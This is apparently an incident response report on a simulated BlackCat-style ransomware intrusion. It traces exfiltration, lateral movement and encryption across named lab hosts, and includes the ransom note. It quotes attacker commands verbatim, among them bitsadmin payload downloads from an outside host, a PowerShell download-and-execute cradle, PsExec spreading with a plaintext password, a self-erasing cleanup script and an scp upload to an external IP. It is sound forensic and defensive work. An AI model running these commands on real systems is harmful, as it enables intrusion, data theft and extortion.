
The last file write on C:\Program Files\conhost.exe has been performed by certutil.exe

PATH: C:\Program Files\conhost.exe
RUNNING TIME: Feb 22nd 2024 19:27:10 - Feb 22nd 2024 19...
WILDFIRE SCORE: Benign
SHA256: d6eb9206a59e2e128898337b3cd9bc6ac46c...
AUTOFOCUS TAGS: N/A
USERNAME: DIGIREVENGE\kmimi
MD5: 437c59059419449ff4d7cc13e76f37d6
SIGNATURE: Signed by win.rar GmbH
CMD: conhost.exe a -r C:\Windows\Temp\wmilog.rar F:\data

action_type = File Read

RC_HOST_IP	SRC_HOST_MAC_ADDRESS	SRC_PROCESS_USER_NAME	SRC_HOST_OS	ACTION_TYPE	FILE_NAME	FILE_PATH
10.20.10.23	0a:f4:29:9e:c0:af	DIGIREVENGE\kmimi	Windows	File Read	Whitepaper_zAljNg.docx	F:\data\Documents\Whitepaper_zAljNg.docx
10.20.10.23	0a:f4:29:9e:c0:af	DIGIREVENGE\kmimi	Windows	File Read	Whitepaper_mllslb.docx	F:\data\Documents\Whitepaper_mllslb.docx
10.20.10.23	0a:f4:29:9e:c0:af	DIGIREVENGE\kmimi	Windows	File Read	Whitepaper_ITPgpu.rtf	F:\data\Documents\Whitepaper_ITPgpu.rtf
10.20.10.23	0a:f4:29:9e:c0:af	DIGIREVENGE\kmimi	Windows	File Read	Whitepaper_garYWg.doc	F:\data\Documents\Whitepaper_garYWg.doc
10.20.10.23	0a:f4:29:9e:c0:af	DIGIREVENGE\kmimi	Windows	File Read	Whitepaper_ekFUNt.rtf	F:\data\Documents\Whitepaper_ekFUNt.rtf
10.20.10.23	0a:f4:29:9e:c0:af	DIGIREVENGE\kmimi	Windows	File Read	Whitepaper_Bbdmmq.docx	F:\data\Documents\Whitepaper_Bbdmmq.docx
10.20.10.23	0a:f4:29:9e:c0:af	DIGIREVENGE\kmimi	Windows	File Read	Statistics_XLbWes.pdf	F:\data\Documents\Statistics_XLbWes.pdf
10.20.10.23	0a:f4:29:9e:c0:af	DIGIREVENGE\kmimi	Windows	File Read	Statistics_wAqCuF.xlsx	F:\data\Documents\Statistics_wAqCuF.xlsx
10.20.10.23	0a:f4:29:9e:c0:af	DIGIREVENGE\kmimi	Windows	File Read	Statistics_qshqMP.xlsx	F:\data\Documents\Statistics_qshqMP.xlsx
10.20.10.23	0a:f4:29:9e:c0:af	DIGIREVENGE\kmimi	Windows	File Read	Statistics_kncTXN.xlsx	F:\data\Documents\Statistics_kncTXN.xlsx
10.20.10.23	0a:f4:29:9e:c0:af	DIGIREVENGE\kmimi	Windows	File Read	Statistics_ioPvfp.xls	F:\data\Documents\Statistics_ioPvfp.xls

Figure 10: Masqueraded WinRAR (Conhost) archives files for exfiltration



Name	Date modified	Type	Size
Desktop	1/21/2024 11:28 PM	File folder	
Documents	1/21/2024 11:28 PM	File folder	
Analysis_inGCGf.doc	1/21/2024 10:55 PM	DOC File	148 KB
Analysis_MLVolG.docx	1/21/2024 10:55 PM	Office Open XML ...	43 KB
Analysis_mUQQQK.pdf	1/21/2024 10:55 PM	Firefox PDF Docu...	114 KB
Analysis_sEwYhK.pdf	1/21/2024 10:55 PM	Firefox PDF Docu...	114 KB
Analysis_yFLodb.rtf	1/21/2024 10:55 PM	Rich Text Document	141 KB
Budget_xcSnMq.xls	1/21/2024 10:55 PM	XLS File	483 KB
Findings_EhGcbZ.pdf	1/21/2024 10:55 PM	Firefox PDF Docu...	114 KB
Findings_nMoTjk.rtf	1/21/2024 10:55 PM	Rich Text Document	141 KB
Findings_SYsEYO.doc	1/21/2024 10:55 PM	DOC File	148 KB
Findings_VnjCTu.doc	1/21/2024 10:55 PM	DOC File	148 KB
Inventory_BGqLVc.xls	1/21/2024 10:55 PM	XLS File	483 KB
Inventory_JkhtBa.xlsx	1/21/2024 10:55 PM	XLSX File	147 KB
Inventory_WZOxSA.xlsx	1/21/2024 10:55 PM	XLSX File	147 KB
Master Schedule_DwWdmy.pptx	1/21/2024 10:55 PM	PPTX File	1,203 KB
Master Schedule_MNpaqt.ppt	1/21/2024 10:55 PM	PPT File	5,791 KB
Master Schedule_NGFveu.pptx	1/21/2024 10:55 PM	PPTX File	1,203 KB
Notes_axCfEZ.docx	1/21/2024 10:55 PM	Office Open XML ...	43 KB
Notes_nyXeim.pdf	1/21/2024 10:55 PM	Firefox PDF Docu...	114 KB
Notes_qDuroi.doc	1/21/2024 10:55 PM	DOC File	148 KB
Notes_tOFmbq.rtf	1/21/2024 10:55 PM	Rich Text Document	141 KB
Notes_UMXLOV.doc	1/21/2024 10:55 PM	DOC File	148 KB
Notes_UZcLZW.pdf	1/21/2024 10:55 PM	Firefox PDF Docu...	114 KB
Program Overview_mMTsif.pptx	1/21/2024 10:55 PM	PPTX File	1,203 KB
Program Overview_YqizPZ.ppt	1/21/2024 10:55 PM	PPT File	5,791 KB
Quarterly Update_aHMzyh.ppt	1/21/2024 10:55 PM	PPT File	5,791 KB
Quarterly Update_MPVeGh.ppt	1/21/2024 10:55 PM	PPT File	5,791 KB
Quarterly Update_mSShuz.pptx	1/21/2024 10:55 PM	PPTX File	1,203 KB
Quarterly Update_sHPzhP.pptx	1/21/2024 10:55 PM	PPTX File	1,203 KB
Quarterly Update_sUUukj.ppt	1/21/2024 10:55 PM	PPT File	5,791 KB
Report_hCDJoq.docx	1/21/2024 10:55 PM	Office Open XML ...	43 KB
Report_hPQajd.docx	1/21/2024 10:55 PM	Office Open XML ...	43 KB
Report_UPbVMi.rtf	1/21/2024 10:55 PM	Rich Text Document	141 KB
Roadmap_rwrBYs.pptx	1/21/2024 10:55 PM	PPTX File	1,203 KB
Roadmap_tgcSjK.ppt	1/21/2024 10:55 PM	PPT File	5,791 KB

Figure 11: List of exfiltrated files

The activity below is associated with a threat actor displaying TTPs similar to those observed in the BlackCat ransomware group

On February 23rd, 2024, at 17:00:25 UTC, a new remote interactive login (Logon Type: 10) was detected on the host named “raremon”. This login originated from the IP address 10.10.30.59, with the user account “raremon\op1” accessing the system.

This logon session was utilized to launch the RDP client (mstsc.exe). Shortly thereafter, at 17:04:29 UTC, an RDP session was established with “kimeramon”:


- Source Host: raremon
- Dest Host: kimeramon
- User: DIGIREVENGE\zorimoto

The logon session facilitated the download of an additional binary named “collector1.exe” onto “kimeramon” using “bitsadmin.exe”, at 17:06:02 UTC:

Unset

```
bitsadmin /transfer defaultjob4 /download
http://the-inator.com/digirevenge/collector1.exe
C:\Users\zorimoto\AppData\Local\Temp\collector1.exe
```

Filepath: C:\Users\zorimoto\AppData\Local\Temp\collector1.exe
SHA256: 1A1515447F707808511F4D718922463400D7C8A6E9CA3F53A188BAB329D10819



_TIME	AGENT_HOSTNAME	SCRIPT_CONTENT	ACTOR_EFFECTIVE_USERNAME	ACTION_EVTLOG_DESCRIPTION
Feb 23rd 2024 17:09:58	kimeramon	"Invoke-Expression(Invoke-WebRequest 'http://the-inator.com/digirevenge/Empire-port-scan.ps1' -UseBasicParsing)"	DIGIREVENGE\ykaida.da	AmsiScanBuffer
Feb 23rd 2024 17:10:20	kimeramon	"Invoke-Portscan -Hosts \"10.20.20.0/24\" -ErrorAction SilentlyContinue | where {$_.alive -eq $true}"	DIGIREVENGE\ykaida.da	AmsiScanBuffer

Figure 12: Execution of PowerShell Empire port scan

Next, we observed the user “DIGIREVENGE\ykaida.da” executing the PowerShell Empire Port Scanner module on the host “kimeramon”. The 'Invoke-Expression' and 'Invoke-WebRequest' cmdlets in PowerShell were used to download and execute the port scan script:

Unset

```
"Invoke-Expression(Invoke-WebRequest
'http://the-inator.com/digirevenge/Empire-port-scan.ps1'
-UseBasicParsing)"
```

Unset

```
"Invoke-Portscan -Hosts \"10.20.20.0/24\" -ErrorAction SilentlyContinue
| where {$_.alive -eq $true}"
```

As seen above, hosts in the 10.20.20.0/24 CIDR block were scanned.

Then, at 17:27:15 UTC, the binary “collector1.exe”, that was downloaded into Kimeramon using “bitsadmin.exe”, was transferred to additional hosts. This transfer was facilitated by a 'PsExec' binary, which was already present on the host and widely used in the environment before the attack began. This indicates that 'PsExec' was utilized as a living-off-the-land binary (Lolbin)

Unset

```
psexec -c -accepteula \\10.20.20.22,10.20.20.33,10.20.10.4,10.20.10.23,10.20.10.122,10.20.10.200 C:\Users\zorimoto\AppData\Local\Temp\collector1.exe
```

Hosts affected by the execution of “collector1.exe”:

Affected Host	IP Address
butchermon	10.20.20.22
bakemon	10.20.20.33
blacknoirmon	10.20.10.4
alphamon	10.20.10.23
datamon	10.20.10.122
stormfrontmon	10.20.10.200

At 19:03:09 UTC, “collector1.exe” was also executed on “kimeramon” itself, with the threat actor executing from “explorer.exe” directly and elevating using credentials for user “DIGIREVENGE\ykaida.da”:





Figure 13: Separate execution of collector1.exe performed on kimeramon

Finally, the files archived by the “collector1.exe” tool were exfiltrated to the attacker-controlled server at the address 116.83.44.32, using SFTP on port 22.

After the execution of “collector1.exe” is complete, the tool executes a PowerShell command to remove its traces

```
Unset
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
-WindowStyle Hidden -Command " $path =
'C:\Windows\/collector1.exe';Start-Sleep -Seconds 5;Get-Process |
Where-Object {$_.Path -like $path} | Stop-Process -Force *>>
'C:\Windows\system32\EMlog.txt';[byte[]]$arr = new-object byte[]
65536;Set-Content -Path $path -Value $arr *>>
'C:\Windows\system32\EMlog.txt';Remove-Item -Path $path *>>
'C:\Windows\system32\EMlog.txt';"
```



BYTES_UPLOADED	AGENT_HOSTNAME	ACTOR_EFFECTIVE_USERNAME	ACTOR_PROCESS_IMAGE_NAME	ACTION_REMOTE_IP	GB_UPLOADED
2247872730	alphamon	DIGIREVENGE\ykaida.da	collector1.exe	116.83.44.32	2.24787273
1986176894	bakemon	DIGIREVENGE\ykaida.da	collector1.exe	116.83.44.32	1.986176894
2149429592	blacknoirmon	DIGIREVENGE\ykaida.da	collector1.exe	116.83.44.32	2.149429592
1944793466	butchermon	DIGIREVENGE\ykaida.da	collector1.exe	116.83.44.32	1.944793466
2105005442	datamon	DIGIREVENGE\ykaida.da	collector1.exe	116.83.44.32	2.105005442
2913	kimeramon	DIGIREVENGE\ykaida.da	ssh.exe	176.59.1.18	0.000002913
2028501354	kimeramon	DIGIREVENGE\ykaida.da	collector1.exe	116.83.44.32	2.028501354
3654011854	stormfrontmon	DIGIREVENGE\ykaida.da	collector1.exe	116.83.44.32	3.654011854

Figure 14: Total Amount of Data Exfiltrated

For a detailed analysis of “collector1.exe”, please refer to the Malware Analysis section.

After the data collection phase, this threat actor started his final phase - executing the Ransomwares.
On Febuary 23rd at 19:53:42 UTC, we observed an authentication of the user "marakawa" to host “leomon” from the external IP 116.83.1.29.

On host "kimeramon", a command was executed to download a ransomware binary “digirevenge” at 19:47:55 UTC:

Unset

```
bitsadmin /transfer defaultjob5 /download
http://the-inator.com/digirevenge/digirevenge
C:\Users\zorimoto\AppData\Local\Temp\digirevenge
```

We observed the use of “scp.exe” and “ssh.exe” on the host "kimeramon" to transfer the ransomware binary to "leomon" and modify file attributes to make the binary executable:


Unset

```
"C:\Windows\System32\OpenSSH\scp.exe"
C:\Users\zorimoto\AppData\Local\Temp\digirevenge
marakawa@10.20.10.16:/tmp/digirevenge
```

Unset

```
"C:\Windows\System32\OpenSSH\ssh.exe" -t marakawa@10.20.10.16 "chmod +x
/tmp/digirevenge && sudo /tmp/digirevenge --access-token
15742aa362a84ba3"
```

The binary was executed on “leomon” using 'sudo' permissions by the user “marakawa”:



leomon | ● Connected | 0a:38:6e:65:1a:7f - 10.20.10.16 | sshd | 673336

Managed by Threat Hunting and Detection & Response

PATH
/tmp/digirevenge

RUNNING TIME
Feb 23rd 2024 19:53:42 - Feb 23rd 2024 19:...

WILDFIRE SCORE
Benign

SHA256
f7bf0ab1136d51e84d6d7baf198ee599c12a6...

AUTOFOCUS TAGS
N/A

USERNAME
leomon\root

MD5
95db5a185c8bc10da57bc198d069eee1

SIGNATURE
Signature Unavailable

CMD
/tmp/digirevenge --access-token 15742aa362a84ba3

Figure 15: Commands executed on Leomon

The ransomware encrypted files on the disk and executed the following actions to thwart the virtual machines running on “leomon”:

- List running VMs
- Use “virsh” to shutdown VMs:
  - test2
  - test1
  - fedora2
- List and delete snapshots for all VMs
- Stop and disable the “libvirtd” service, responsible for managing virtual machines

Next, at 20:10:55, a new login was observed for user “DIGIREVENGE\zorimoto” on “kimeramon”:

- Source Host: raremon
- Dest Host: kimeramon
- User: DIGIREVENGE\zorimoto

In this logon session ,”bitsadmin.exe” was used on "kimeramon" to download a Windows version of the ransomware binary:

Unset

```
bitsadmin /transfer defaultjob6 /download
http://the-inator.com/digirevenge/digirevenge.exe
C:\Users\zorimoto\AppData\Local\Temp\digirevenge.exe
```

An elevated command prompt under user "DIGIREVENGE\ykaida.da" was used to execute the ransomware binary “digirevenge.exe” with an "access-token" parameter:

Unset

```
C:\Users\zorimoto\AppData\Local\Temp\digirevenge.exe --access-token
15742aa362a84ba3
```




Figure 16: digirevenge.exe ransomware binary execution on "kimeramon"

“BlackCat” disabled recovery mode on every affected machine.

At 20:15:37 the ransomware wrote another binary, “pmanager.exe” to disk. This is just a renamed version of PSExec:


- Path: C:\Users\ykaida.da\AppData\Local\Temp\pmanager.exe
- SHA256: edfae1a69522f87b12c6dac3225d930e4848832e3c551ee1e7d31736bf4525ef

“pmanager.exe” (PsExec) was then used to execute the ransomware binary across 6 other hosts in the environment:

Unset

```
"C:\Users\ykaida.da\AppData\Local\Temp\pmanager.exe" -accepteula
\\10.20.10.4,10.20.10.23,10.20.10.122,10.20.10.200,10.20.20.22,10.20.
20.33 -u digirevenge\ykaida.da -p FWy9aXyXbYrbxFcE! -s -d -f -c
C:\Users\zorimoto\AppData\Local\Temp\digirevenge.exe --access-token
15742aa362a84ba3 --no-prop
```

A ransomware note was dropped to the victim systems:



Important files on your machine were ENCRYPTED and now they have the "SKYFL2E" extension.
In order to recover your files, you need to follow the instructions below.
>>CAUTION
DO NOT MODIFY ENCRYPTED FILES YOURSELF.
DO NOT USE THIRD PARTY SOFTWARE TO RESTORE YOUR DATA.
YOU MAY DAMAGE YOUR FILES, RESULTING IN PERMANENT DATA LOSS.
YOUR DATA IS STRONGLY ENCRYPTED, YOU CANNOT DECRYPT IT WITHOUT CIPHER KEY.
>>What Should I do Next?
Follow these simple steps to get everything back to normal:
1) Download and install Tor browser from https://www.torproject.org/download/
2) Navigate to: askfjejtqekjge0et1lkjasdq09gji13jgkdajv.testonion/?access-key=2646AEF615CD1126

Figure 17: Ransomware Note

Mass file encryption was then performed, with encrypted files being renamed to include the extension "skyfl2e".

For a detailed analysis of “digirevenge”, please refer to the Malware Analysis section.


At 20:45:31, a file, “sblogs.zip”, was attempted to be uploaded using SCP to an IP address geolocated to Russia:

- Command:

```
Unset
scp "$zipPath" op1@176.59.1.18:/tmp/sblogs.zip
```

- IP address: 176.59.1[.]18

We noted that this command was initially executed as a child process of the command prompt that originally launched the ransomware binary. However, it appears that this command may have failed, possibly due to the ransomware activity, since no ZIP file was read or written and no network activity was observed.



PATH
C:\Windows\System32\OpenSSH\scp.exe

RUNNING TIME
N/A

WILDFIRE SCORE
Not Available

SHA256
d5dcbfc5e099cf54df8795010493c0fcea...

AUTOFOCUS TAGS
N/A

USERNAME
DIGIREVENGE\ykaida.da

MD5
b48fcc14b081f5b512e20f33ead98485

SIGNATURE
Signed by Microsoft Corporation

CMD
scp "$zipPath" op1@176.59.1.18:/tmp/sblogs.zip;

